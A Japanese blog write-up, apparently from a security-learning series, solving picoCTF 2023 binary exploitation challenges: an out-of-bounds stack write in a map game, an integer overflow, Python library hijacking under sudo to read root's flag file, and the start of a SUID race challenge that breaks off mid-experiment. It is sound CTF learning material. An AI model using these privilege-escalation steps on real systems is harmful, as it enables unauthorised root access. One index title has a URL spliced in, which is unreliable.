前回 は、picoCTF の picoCTF 2023 の Reverse Engineering をやってみました。全7問でしたが、少し変わった問題が多かったです。
今回は、引き続き、picoCTF 2023 の Binary Exploitation をやっていきます。Medium が 4問、Hard が 3問です。難しそうです。
それでは、やっていきます。
はじめに
「セキュリティ」の記事一覧です。良かったら参考にしてください。
・第2回:Ghidraで始めるリバースエンジニアリング(使い方編)
・第3回:VirtualBoxにParrotOS(OVA)をインストールする
・第4回:tcpdumpを理解して出力を正しく見れるようにする
・第5回:nginx(エンジンエックス)を理解する
・第6回:Python+Flask(WSGI+Werkzeug+Jinja2)を動かしてみる
・第7回:Python+FlaskのファイルをCython化してみる
・第8回:shadowファイルを理解してパスワードを解読してみる
・第9回:安全なWebアプリケーションの作り方(徳丸本)の環境構築
・第10回:Vue.jsの2.xと3.xをVue CLIを使って動かしてみる(ビルドも行う)
・第11回:Vue.jsのソースコードを確認する(ビルド後のソースも見てみる)
・第12回:徳丸本:OWASP ZAPの自動脆弱性スキャンをやってみる
・第13回:徳丸本:セッション管理を理解してセッションID漏洩で成りすましを試す
・第14回:OWASP ZAPの自動スキャン結果の分析と対策:パストラバーサル
・第15回:OWASP ZAPの自動スキャン結果の分析と対策:クロスサイトスクリプティング(XSS)
・第16回:OWASP ZAPの自動スキャン結果の分析と対策:SQLインジェクション
・第17回:OWASP ZAPの自動スキャン結果の分析と対策:オープンリダイレクト
・第18回:OWASP ZAPの自動スキャン結果の分析と対策:リスク中すべて
・第19回:CTF初心者向けのCpawCTFをやってみた
・第20回:hashcatの使い方(GPU実行時間の見積りとパスワード付きZIPファイル)
・第21回:Scapyの環境構築とネットワークプログラミング
・第22回:CpawCTF2にチャレンジします(クリア状況は随時更新します)
・第23回:K&Rのmalloc関数とfree関数を理解する
・第24回:C言語、アセンブラでシェルを起動するプログラムを作る(ARM64)
・第25回:機械語でシェルを起動するプログラムを作る(ARM64)
・第26回:入門セキュリhttps://github.com/SECCON/SECCON2017_online_CTF.gitティコンテスト(CTFを解きながら学ぶ実践技術)を読んだ
・第27回:x86-64 ELF(Linux)のアセンブラをGDBでデバッグしながら理解する(GDBコマンド、関連ツールもまとめておく)
・第28回:入門セキュリティコンテスト(CTFを解きながら学ぶ実践技術)のPwnable問題をやってみる
・第29回:実行ファイルのセキュリティ機構を調べるツール「checksec」のまとめ
・第30回:setodaNote CTF Exhibitionにチャレンジします(クリア状況は随時更新します)
・第31回:常設CTFのksnctfにチャレンジします(クリア状況は随時更新します)
・第32回:セキュリティコンテストチャレンジブックの「Part2 pwn」を読んだ
・第33回:セキュリティコンテストチャレンジブックの「付録」を読んでx86とx64のシェルコードを作った
・第34回:TryHackMeを始めてみたけどハードルが高かった話
・第35回:picoCTFを始めてみた(Beginner picoMini 2022:全13問完了)
・第36回:picoCTF 2024:Binary Exploitationの全10問をやってみた(Hardの1問は後日やります)
・第37回:picoCTF 2024:Reverse Engineeringの全7問をやってみた(Windowsプログラムの3問は後日やります)
・第38回:picoCTF 2024:General Skillsの全10問をやってみた
・第39回:picoCTF 2024:Web Exploitationの全6問をやってみた(最後の2問は解けず)
・第40回:picoCTF 2024:Forensicsの全8問をやってみた(最後の2問は解けず)
・第41回:picoCTF 2024:Cryptographyの全5問をやってみた(最後の2問は手つかず)
・第42回:picoCTF 2023:General Skillsの全6問をやってみた
・第43回:picoCTF 2023:Reverse Engineeringの全9問をやってみた
・第44回:picoCTF 2023:Binary Exploitationの全7問をやってみた ← 今回
picoCTF の公式サイトは以下です。英語のサイトですが、シンプルで分かりやすいので困らずに進めることができます。
それでは、やっていきます。
picoCTF 2023:Binary Exploitation
ポイントの低い順にやっていきます。
babygame01(100ポイント)
Medium の問題です。1つのファイル(game)をダウンロードできます。また、サーバを起動して進める問題のようです。

ダウンロードしたファイルは、実行ファイルのようです。
$ file game
game: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=02a3bb43121b1f6fbc2ab9154ab38a9427e19149, for GNU/Linux 3.2.0, not stripped

$ checksec --file=game
RELRO          STACK CANARY  NX          PIE     RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Partial RELRO  Canary found  NX enabled  No PIE  No RPATH  No RUNPATH  61 Symbols  No       0          2            game
実行してみると、picoCTF 2024 で見た問題と同じような感じです。
$ ./game
Player position: 4 4
End tile position: 29 89
Player has flag: 0
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
....@.....................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
.........................................................................................X
Ghidra でソースを確認します。適宜、変数名は判明した意味で変更していきます。
main関数です。2重の do while を抜けたらフラグが得られそうです。その条件は、プレイヤーがゴールに移動した場合のように見えます。その後、プレイヤーのフラグが 0 ではない場合にフラグが表示されそうです。
undefined4 main(void)
{
  int input;
  undefined4 uVar1;
  int in_GS_OFFSET;
  int player;
  int player_ww;
  char player_flag;
  undefined map [2700];
  int local_14;
  undefined *local_10;

  local_10 = &stack0x00000004;
  local_14 = *(int *)(in_GS_OFFSET + 0x14);
  init_player(&player);
  init_map(map,&player);
  print_map(map,&player);
  signal(2,sigint_handler);
  do {
    do {
      input = getchar();
      move_player(&player,(int)(char)input,map);
      print_map(map,&player);
    } while (player != 0x1d);
  } while (player_ww != 0x59);
  puts("You win!");
  if (player_flag != '\0') {
    puts("flage");
    win();
    fflush(_stdout);
  }
  uVar1 = 0;
  if (local_14 != *(int *)(in_GS_OFFSET + 0x14)) {
    uVar1 = __stack_chk_fail_local();
  }
  return uVar1;
}
init_player関数です。構造体か配列かは分かりませんが、メンバを初期化しています。4、4 なので、先頭の 2つはポジションっぽいです。
void init_player(undefined4 *param_1)
{
  *param_1 = 4;
  param_1[1] = 4;
  *(undefined *)(param_1 + 2) = 0;
  return;
}
init_map関数です。マップを初期化しているようです。マップは、縦 30、横 90 の大きさで、プレイヤー位置には「@」、ゴールには「X」で、残りは「.」で埋めます。
void init_map(int map,int *player)
{
  int hh;
  int ww;

  for (hh = 0; hh < 0x1e; hh = hh + 1) {
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      if ((hh == 0x1d) && (ww == 0x59)) {
        *(undefined *)(map + 0xa8b) = 0x58;
      }
      else if ((hh == *player) && (ww == player[1])) {
        *(undefined *)(ww + map + hh * 0x5a) = player_tile;
      }
      else {
        *(undefined *)(ww + map + hh * 0x5a) = 0x2e;
      }
    }
  }
  return;
}
print_map関数です。map配列に応じて、マップを表示する関数です。
clear_screen関数は、おそらく、コンソールをスクロールする感じでした。
find_player_pos関数は、map配列からプレイヤーを探して、見つかったら、その位置を表示する(例:Player position: 4 4)関数です。
find_end_tile_pos関数は、map配列からゴールを探して、見つかったら、ゴールの位置を表示する(例:End tile position: 29 89)関数です。
print_flag_status関数は、プレイヤー構造体のフラグを値を表示する(例:Player has flag: 0)関数です。
void print_map(int map,undefined4 player)
{
  int hh;
  int ww;

  clear_screen();
  find_player_pos(map);
  find_end_tile_pos(map);
  print_flag_status(player);
  for (hh = 0; hh < 0x1e; hh = hh + 1) {
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      putchar((int)*(char *)(ww + map + hh * 0x5a));
    }
    putchar(10);
  }
  fflush(_stdout);
  return;
}

void find_player_pos(int map)
{
  int hh;
  int ww;

  hh = 0;
  do {
    if (0x1d < hh) {
      return;
    }
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      if (*(char *)(ww + map + hh * 0x5a) == player_tile) {
        printf("Player position: %d %d\n",hh,ww);
        return;
      }
    }
    hh = hh + 1;
  } while( true );
}

void find_end_tile_pos(int map)
{
  int hh;
  int ww;

  hh = 0;
  do {
    if (0x1d < hh) {
      return;
    }
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      if (*(char *)(ww + map + hh * 0x5a) == 'X') {
        printf("End tile position: %d %d\n",hh,ww);
        return;
      }
    }
    hh = hh + 1;
  } while( true );
}

void print_flag_status(int player)
{
  printf("Player has flag: %d\n",(uint)*(byte *)(player + 8));
  return;
}
肝心の move_player関数です。lキーが押されたら、プレイヤーの位置を表す「@」を変更できます。pキーを押されたら、solve_round関数を実行します。プレイヤーの現在の位置に「.」を代入します。wキーが上方向、sキーが下方向、aキーが左方向、dキーが右方向に 1マス進みます。新しいプレイヤーの位置に「@(変更されてるかもしれない)」を代入します。
solve_round関数は、自動でゴールまで移動してくれる感じです。
void move_player(int *player,char input,int map)
{
  int iVar1;

  if (input == 'l') {
    iVar1 = getchar();
    player_tile = (undefined)iVar1;
  }
  if (input == 'p') {
    solve_round(map,player);
  }
  *(undefined *)(*player * 0x5a + map + player[1]) = 0x2e;
  if (input == 'w') {
    *player = *player + -1;
  }
  else if (input == 's') {
    *player = *player + 1;
  }
  else if (input == 'a') {
    player[1] = player[1] + -1;
  }
  else if (input == 'd') {
    player[1] = player[1] + 1;
  }
  *(undefined *)(*player * 0x5a + map + player[1]) = player_tile;
  return;
}

void solve_round(undefined4 map,int *player)
{
  while (player[1] != 0x59) {
    if (player[1] < 0x59) {
      move_player(player,100,map);
    }
    else {
      move_player(player,0x61,map);
    }
    print_map(map,player);
  }
  while (*player != 0x1d) {
    if (player[1] < 0x1d) {
      move_player(player,0x77,map);
    }
    else {
      move_player(player,0x73,map);
    }
    print_map(map,player);
  }
  sleep(0);
  if ((*player == 0x1d) && (player[1] == 0x59)) {
    puts("You win!");
  }
  return;
}
移動数に制限は無さそうで、ただゴールに行くなら簡単そうです。しかし、フラグを表示するには、プレイヤーのフラグを変更する必要がありますが、そのようなソースコードはありません。
マップの変数(2700バイト)以外のスタックの値を変更するために、プレイヤーをマップ外に移動させて、プレイヤーのフラグを変更する必要がありそうです。
スタックの配置を正確に理解します。なるほど、マップの先頭から、左に4つ進んだところにフラグがありそうです。
| アドレス | サイズ | 内容 |
|---|---|---|
| ebp | ||
| ebp - 4 | 4 | ebx退避 |
| ebp - 8 | 4 | ecx退避 |
| ebp - 12 | 4 | スタックカナリア |
| ebp - 2712 | 2700 | map |
| ebp - 2716 | 1 | playerのflag(たぶん、1byte) |
| ebp - 2720 | 4 | playerのww |
| ebp - 2724 | 4 | playerのhh |
| ebp - 2728 | 4 | esp |
ゲームがスタートしたら、上に 4つ、左に 4つ行き、さらに左に 4つ行ったら、あとは、p を押せばゴールに行ってくれます(wwwwaaaaaaaap)。
picoCTF{gamer_m0d3_enabled_8985ce0e} でした。
two-sum(100ポイント)
Medium の問題です。1つのファイル(flag.c)をダウンロードできます。また、サーバを起動して進める問題のようです。

ソースファイルの内容は以下です。
main関数は、ユーザから 2つの値の入力(num1 と num2)を得ます。その2つの値を足した値を sum に設定します。sum、num1、num2 を引数として、addIntOvf を呼び出します。戻り値が 0 だったら、「No overflow」と表示して終了してしまい、戻り値が -1 だったら、「You have an integer overflow」と表示します。
戻り値がそれ以外の場合で、かつ、num1 と num2 のどちらかが 0 より大きい値だった場合にフラグが得られます。
addIntOvf関数の戻り値は、0 か -1 を返します。つまり、-1 を返す、かつ、num1 と num2 のどちらかが 0 より大きい値でなければなりません。
addIntOvf関数の 2番目の条件は後者を満たさないので、前者でなければならず、num1 と num2 のどちらも 0 より大きく、result が 0 より小さい必要があります。これらは int型なので、オーバーフローさせればいいということになります。
#include <stdio.h>
#include <stdlib.h>

static int addIntOvf(int result, int a, int b) {
    result = a + b;
    if(a > 0 && b > 0 && result < 0)
        return -1;
    if(a < 0 && b < 0 && result > 0)
        return -1;
    return 0;
}

int main() {
    int num1, num2, sum;
    FILE *flag;
    char c;

    printf("n1 > n1 + n2 OR n2 > n1 + n2 \n");
    fflush(stdout);
    printf("What two positive numbers can make this possible: \n");
    fflush(stdout);

    if (scanf("%d", &num1) && scanf("%d", &num2)) {
        printf("You entered %d and %d\n", num1, num2);
        fflush(stdout);
        sum = num1 + num2;
        if (addIntOvf(sum, num1, num2) == 0) {
            printf("No overflow\n");
            fflush(stdout);
            exit(0);
        } else if (addIntOvf(sum, num1, num2) == -1) {
            printf("You have an integer overflow\n");
            fflush(stdout);
        }

        if (num1 > 0 || num2 > 0) {
            flag = fopen("flag.txt","r");
            if(flag == NULL){
                printf("flag not found: please run this on the server\n");
                fflush(stdout);
                exit(0);
            }
            char buf[60];
            fgets(buf, 59, flag);
            printf("YOUR FLAG IS: %s\n", buf);
            fflush(stdout);
            exit(0);
        }
    }
    return 0;
}
では、int の最大値 0x7FFFFFFF=2147483647 を設定してみます。フラグが表示されました。ちなみに、片方が int の最大値であれば、もう1つの値は、1 でも、結果が 0x80000000 となり、負の値になるので、条件を満たしますね。
$ nc saturn.picoctf.net 58172
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483647
2147483647
You entered 2147483647 and 2147483647
You have an integer overflow
YOUR FLAG IS: picoCTF{Tw0_Sum_Integer_Bu773R_0v3rfl0w_482d8fc4}
必死に脆弱性を探そうとしてしまいましたが、まっとうな問題でした(笑)。
hijacking(200ポイント)
Medium の問題です。サーバを起動して進める問題のようです。

SSH で接続します。権限昇格の問題のようです。pingコマンドが存在していないのか、うまく実行できません。
$ ssh picoctf@saturn.picoctf.net -p 61421
The authenticity of host '[saturn.picoctf.net]:61421 ([13.59.203.175]:61421)' can't be established.
ED25519 key fingerprint is SHA256:lAxuAwDPxkngr5Aw0vqCbwmNz/+0ii8HjltkWeRcMjw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[saturn.picoctf.net]:61421' (ED25519) to the list of known hosts.
picoctf@saturn.picoctf.net's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 6.5.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

picoctf@challenge:~$ id
uid=1000(picoctf) gid=1000(picoctf) groups=1000(picoctf)

picoctf@challenge:~$ ls -alF
total 16
drwxr-xr-x 1 picoctf picoctf   20 Nov  4 08:29 ./
drwxr-xr-x 1 root    root      21 Aug  4  2023 ../
-rw-r--r-- 1 picoctf picoctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoctf picoctf 3771 Feb 25  2020 .bashrc
drwx------ 2 picoctf picoctf   34 Nov  4 08:29 .cache/
-rw-r--r-- 1 picoctf picoctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root    root     375 Feb  7  2024 .server.py

picoctf@challenge:~$ cat .server.py
import base64
import os
import socket
ip = 'picoctf.org'
response = os.system("ping -c 1 " + ip)
#saving ping details to a variable
host_info = socket.gethostbyaddr(ip)
#getting IP from a domaine
host_info_to_str = str(host_info[2])
host_info = base64.b64encode(host_info_to_str.encode('ascii'))
print("Hello, this is a part of information gathering",'Host: ', host_info)

picoctf@challenge:~$ python3 .server.py
sh: 1: ping: not found
Traceback (most recent call last):
  File ".server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname

picoctf@challenge:~$ which ping

picoctf@challenge:~$ sudo -l
Matching Defaults entries for picoctf on challenge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User picoctf may run the following commands on challenge:
    (root) NOPASSWD: /usr/bin/python3 /home/picoctf/.server.py

picoctf@challenge:~$ sudo python3 ./.server.py
[sudo] password for picoctf:
Sorry, user picoctf is not allowed to execute '/usr/bin/python3 ./.server.py' as root on challenge.

picoctf@challenge:~$ /usr/bin/python3 ./.server.py
sh: 1: ping: not found
Traceback (most recent call last):
  File "./.server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname
ローカルで同じ Pythonスクリプトを実行してみます。普通に実行できました。
$ sudo python tmp.py
PING picoctf.org (54.230.129.20) 56(84) bytes of data.
64 bytes from server-54-230-129-20.kix56.r.cloudfront.net (54.230.129.20): icmp_seq=1 ttl=245 time=7.71 ms

--- picoctf.org ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.714/7.714/7.714/0.000 ms
response=0
host_info=('server-54-230-129-66.kix56.r.cloudfront.net', [], ['54.230.129.66'])
Hello, this is a part of information gathering Host:  b'Wyc1NC4yMzAuMTI5LjY2J10='
root権限で実行できるのは、.server.py だけのようです。このファイルを代わりに用意したら何でも実行できるのでは、と思って、mv でリネームは出来ましたが、代わりに用意したファイルは、root権限を持てなかったので、ダメでした。SCP で転送してみましたが、上書きが出来ませんでした。
picoctf@challenge:~$ ls -alF
total 16
drwxr-xr-x 1 picoctf picoctf   20 Nov  4 11:35 ./
drwxr-xr-x 1 root    root      21 Aug  4  2023 ../
-rw-r--r-- 1 picoctf picoctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoctf picoctf 3771 Feb 25  2020 .bashrc
drwx------ 2 picoctf picoctf   34 Nov  4 11:35 .cache/
-rw-r--r-- 1 picoctf picoctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root    root     375 Feb  7  2024 .server.py

picoctf@challenge:~$ mv .server.py .server.org.py

picoctf@challenge:~$ ls -alF
total 16
drwxr-xr-x 1 picoctf picoctf   60 Nov  4 11:38 ./
drwxr-xr-x 1 root    root      21 Aug  4  2023 ../
-rw-r--r-- 1 picoctf picoctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoctf picoctf 3771 Feb 25  2020 .bashrc
drwx------ 2 picoctf picoctf   34 Nov  4 11:35 .cache/
-rw-r--r-- 1 picoctf picoctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root    root     375 Feb  7  2024 .server.org.py

picoctf@challenge:~$ cp .profile  .server.py

picoctf@challenge:~$ ls -alF
total 20
drwxr-xr-x 1 picoctf picoctf   60 Nov  4 11:38 ./
drwxr-xr-x 1 root    root      21 Aug  4  2023 ../
-rw-r--r-- 1 picoctf picoctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoctf picoctf 3771 Feb 25  2020 .bashrc
drwx------ 2 picoctf picoctf   34 Nov  4 11:35 .cache/
-rw-r--r-- 1 picoctf picoctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root    root     375 Feb  7  2024 .server.org.py
-rw-r--r-- 1 picoctf picoctf  807 Nov  4 11:38 .server.py
次に、pingコマンドが無いということなので、代わりに自分で pingコマンドを準備してみようと思います。内容は、とりあえず以下のような感じです。
#!/usr/bin/python3

import os

dpath = '/root/'

files = os.listdir( dpath )
print( files )
これを SCP で転送して、pingコマンドとしてカレントディレクトリに置いておけば、root権限で実行してくれるんじゃないかと思いました。やってみます。sudo を付けて実行すれば出来そうでしたが、sudoers に env_reset があり、PATH が引き継がれず(通常の Ubuntu ではそうなる)、pingコマンドが見つからない状況です。
picoctf@challenge:~$ ls -alF
total 20
drwxr-xr-x 1 picoctf picoctf   32 Nov  4 11:52 ./
drwxr-xr-x 1 root    root      21 Aug  4  2023 ../
-rw-r--r-- 1 picoctf picoctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoctf picoctf 3771 Feb 25  2020 .bashrc
drwx------ 2 picoctf picoctf   34 Nov  4 11:50 .cache/
-rw-r--r-- 1 picoctf picoctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root    root     375 Feb  7  2024 .server.py
-rwxr--r-- 1 picoctf picoctf   92 Nov  4 11:52 ping*

picoctf@challenge:~$ export PATH=.:$PATH

picoctf@challenge:~$ /usr/bin/python3 /home/picoctf/.server.py
Traceback (most recent call last):
  File "./ping", line 7, in <module>
    files = os.listdir( dpath )
PermissionError: [Errno 13] Permission denied: '/root/'
Traceback (most recent call last):
  File "/home/picoctf/.server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname

picoctf@challenge:~$ sudo /usr/bin/python3 /home/picoctf/.server.py
sh: 1: ping: not found
Traceback (most recent call last):
  File "/home/picoctf/.server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname
この方法では無理なようなので、別の方法を考えます。root権限での実行が必要なため、この Pythonスクリプトを使うしかない状況です。他に出来ることはないか、と考えたところ、スクリプトの他の部分を見ていくと、socket、base64 の API を実行しています。ここで何かできないか、と考えました。
これらのライブラリの実体を調べていきます。sys.path でライブラリの位置を確認して、base64 と os と socket の実体を探します。base64.py のパーミッションが変です。これは編集できそうです。
しかし、先ほど実行した結果を見ると、base64 を実行する前にエラーで落ちてしまいます。あ、import base64 が実行されるときに、何か出来ればいいですね。
picoctf@challenge:~$ python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> sys.path
['', '/usr/lib/python38.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload', '/usr/local/lib/python3.8/dist-packages', '/usr/lib/python3/dist-packages']

picoctf@challenge:~$ ll /usr/lib/python3.8/base64.py
-rwxrwxrwx 1 root root 20382 May 26  2023 /usr/lib/python3.8/base64.py*

picoctf@challenge:~$ ll /usr/lib/python3.8/os.py
-rw-r--r-- 1 root root 38995 May 26  2023 /usr/lib/python3.8/os.py

picoctf@challenge:~$ ll /usr/lib/python3.8/socket.py
-rw-r--r-- 1 root root 35243 May 26  2023 /usr/lib/python3.8/socket.py
では、base64.py を編集します。import os と、/root/ の下を調べます。
#! /usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""

# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
import os

dpath = '/root/'; files = os.listdir( dpath ); print( files )
実行します。flag.txt がありました。
picoctf@challenge:~$ sudo /usr/bin/python3 /home/picoctf/.server.py
['.bashrc', '.profile', '.flag.txt']
sh: 1: ping: not found
Traceback (most recent call last):
  File "/home/picoctf/.server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname
これを表示するように、base64.py を追記します。
#! /usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""

# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
import os

dpath = '/root/'; files = os.listdir( dpath ); print( files )
lst = []
with open("/root/.flag.txt") as ff:
    for line in ff:
        lst.append( line.rstrip('\n') )
print( lst )
実行します。
picoctf@challenge:~$ sudo /usr/bin/python3 /home/picoctf/.server.py
['.bashrc', '.profile', '.flag.txt']
['picoCTF{pYth0nn_libraryH!j@CK!n9_f56dbed6}']
sh: 1: ping: not found
Traceback (most recent call last):
  File "/home/picoctf/.server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname
picoCTF{pYth0nn_libraryH!j@CK!n9_f56dbed6} でした。
tic-tac(200ポイント)
Hard の問題です。サーバを起動して進める問題のようです。

SSH で接続します。flag.txt、src.cpp、txtreader が見えました。この flag.txt を読めるようにすればいいということだと思います。分かりやすくていいですね。src.cpp をコンパイルしたのが、txtreader と思われます。txtreader のパーミッションが少し変です。
$ ssh ctf-player@saturn.picoctf.net -p 52330
ctf-player@saturn.picoctf.net's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 6.5.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@pico-chall$ ls
flag.txt  src.cpp  txtreader

ctf-player@pico-chall$ ls -alF
total 32
drwxr-xr-x 1 ctf-player ctf-player    20 Nov  4 13:38 ./
drwxr-xr-x 1 root       root          24 Aug  4  2023 ../
drwx------ 2 ctf-player ctf-player    34 Nov  4 13:38 .cache/
-rw-r--r-- 1 root       root          67 Aug  4  2023 .profile
-rw------- 1 root       root          32 Aug  4  2023 flag.txt
-rw-r--r-- 1 ctf-player ctf-player   912 Mar 16  2023 src.cpp
-rwsr-xr-x 1 root       root       19016 Aug  4  2023 txtreader*

ctf-player@pico-chall$ cat src.cpp
#include <iostream>
#include <fstream>
#include <unistd.h>
#include <sys/stat.h>

int main(int argc, char *argv[]) {
  if (argc != 2) {
    std::cerr << "Usage: " << argv[0] << " <filename>" << std::endl;
    return 1;
  }

  std::string filename = argv[1];
  std::ifstream file(filename);
  struct stat statbuf;

  // Check the file's status information.
  if (stat(filename.c_str(), &statbuf) == -1) {
    std::cerr << "Error: Could not retrieve file information" << std::endl;
    return 1;
  }

  // Check the file's owner.
  if (statbuf.st_uid != getuid()) {
    std::cerr << "Error: you don't own this file" << std::endl;
    return 1;
  }

  // Read the contents of the file.
  if (file.is_open()) {
    std::string line;
    while (getline(file, line)) {
      std::cout << line << std::endl;
    }
  } else {
    std::cerr << "Error: Could not open file" << std::endl;
    return 1;
  }

  return 0;
}

ctf-player@pico-chall$ file txtreader
txtreader: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5f31c8b2980e334387115245d52f922371573666, for GNU/Linux 3.2.0, not stripped
src.cpp は、1つの引数を指定する必要があります。その引数にはファイル名を指定します。とりあえず、flag.txt を指定して実行してみます。そのファイルの所有者ではない、と言われてしまいました。root になる方法を探すことになりそうです。
ctf-player@pico-chall$ ./txtreader
Usage: ./txtreader <filename>

ctf-player@pico-chall$ ./txtreader flag.txt
Error: you don't own this file

ctf-player@pico-chall$ id
uid=1000(ctf-player) gid=1000(ctf-player) groups=1000(ctf-player)

ctf-player@pico-chall$ sudo -l
-bash: sudo: command not found

ctf-player@pico-chall$ find / -perm -u=s -type f 2> /dev/null
/home/ctf-player/txtreader
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
txtreader のパーミッションに s が付いていたので、SUID が設定されていることになります。この場合、txtreader は実行したとき、ctf-player というユーザの権限ではなく、所有者(root)の権限で実行されるということです。
それなら、flag.txt が読めるはずなんですが、src.cpp を見ると、stat関数を使って、読もうとしているファイルの所有者かどうかを確認しているので、ここのチェックに引っかかってるということだと思います。
ローカルで実験してみたいと思います。src.cpp を SCP でローカルに転送して、コンパイルしてSUID を設定してみます。flag.txt も同じように用意して実行してみます。ちょっとログ出力も追加しています。再現できました。SUID を付与していても、get_uid() では実行したユーザの ID が取得されるようです。
$ g++ -o src.out src.cpp

$ sudo chown root:root src.out

$ sudo chmod u+s src.out

$ echo -n "picoCTF{flag}" > flag.txt

$ sudo chown root:root flag.txt

$ sudo chmod 600 flag.txt

$ ll
合計 100K
drwxr-xr-x 1 user user  198 11月  5 22:26 ./
drwxr-xr-x 1 user user  458 11月  3 17:05 ../
-rw------- 1 root root   13 11月  5 22:29 flag.txt
-rwxr--r-- 1 user user  951 11月  4 22:41 src.cpp*
